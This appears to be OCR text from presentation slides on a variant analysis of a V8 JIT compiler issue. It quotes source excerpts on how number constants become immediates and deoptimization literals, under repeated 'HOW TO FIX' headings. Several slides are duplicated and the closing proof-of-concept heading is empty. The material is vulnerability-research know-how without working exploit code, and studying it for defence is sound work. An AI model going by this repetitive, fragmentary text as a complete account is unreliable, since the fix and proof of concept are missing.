
```
Immediate Immediate::EmbeddedNumber(double value) {
  int32_t smi;
  if (DoubleToSmiInteger(value, &smi)) return Immediate(Smi::FromInt(smi));
  Immediate result(0, RelocInfo::FULL_EMBEDDED_OBJECT);
  result.is_heap_object_request_ = true;
  result.value_.heap_object_request = HeapObjectRequest(value);
  return result;
}
```

For **NumberConstant**, similar logic should be

- Either in UseImmediate
- Or in ToImmediate

HOW TO FIX


Variant analysis (Instruction Selector)



```
InstructionOperand OperandForDeopt(Isolate* isolate, OperandGenerator* g,
                                   Node* input, FrameStateInputKind kind,
                                   MachineRepresentation rep) {
  if (rep == MachineRepresentation::kNone) {
    return g->TempImmediate(FrameStateDescriptor::kImpossibleValue);
  }

  switch (input->opcode()) {
    case IrOpcode::kInt32Constant:
    case IrOpcode::kInt64Constant:
    case IrOpcode::kNumberConstant:
    case IrOpcode::kFloat32Constant:
    case IrOpcode::kFloat64Constant:
    case IrOpcode::kDelayedStringConstant:
      return g->UseImmediate(input);
    ...
  }
  UNREACHABLE();
}
```

● HOW TO FIX


Variant analysis (Instruction Selector)



```
InstructionOperand OperandForDeopt(Isolate* isolate, OperandGenerator* g,
                                   Node* input, FrameStateInputKind kind,
                                   MachineRepresentation rep) {
  if (rep == MachineRepresentation::kNone) {
    return g->TempImmediate(FrameStateDescriptor::kImpossibleValue);
  }

  switch (input->opcode()) {
    case IrOpcode::kInt32Constant:
    case IrOpcode::kInt64Constant:
    case IrOpcode::kNumberConstant:
    case IrOpcode::kFloat32Constant:
    case IrOpcode::kFloat64Constant:
    case IrOpcode::kDelayedStringConstant:
      return g->UseImmediate(input);
    ...
  }
  UNREACHABLE();
}
```

● HOW TO FIX


Variant analysis (Code Generator)



```
                                             InstructionOperand* op,
                                             MachineType type) {
  if (op->IsStackSlot()) {
    ...
  } else {
    CHECK(op->IsImmediate());
    InstructionOperandConverter converter(this, instr);
    Constant constant = converter.ToConstant(op);
    DeoptimizationLiteral literal;
    switch (constant.type()) {
      case Constant::kInt32:
        ...
      case Constant::kInt64:
        ...
      case Constant::kFloat32:
        ...
      case Constant::kFloat64:
        DCHECK(type.representation() == MachineRepresentation::kFloat64 ||
               type.representation() == MachineRepresentation::kTagged);
        literal = DeoptimizationLiteral(constant.ToFloat64().value());
        break;
      ...
    }
    ...
  }
}
```

• HOW TO FIX


Variant analysis (Code Generator)




```
                                             InstructionOperand* op,
                                             MachineType type) {
  if (op->IsStackSlot()) {
    ...
  } else {
    CHECK(op->IsImmediate());
    InstructionOperandConverter converter(this, instr);
    Constant constant = converter.ToConstant(op);
    DeoptimizationLiteral literal;
    switch (constant.type()) {
      case Constant::kInt32:
        ...
      case Constant::kInt64:
        ...
      case Constant::kFloat32:
        ...
      case Constant::kFloat64:
        DCHECK(type.representation() == MachineRepresentation::kFloat64 ||
               type.representation() == MachineRepresentation::kTagged);
        literal = DeoptimizationLiteral(constant.ToFloat64().value());
        break;
      ...
    }
    ...
  }
}
```

HOW TO FIX

Variant analysis (POC)



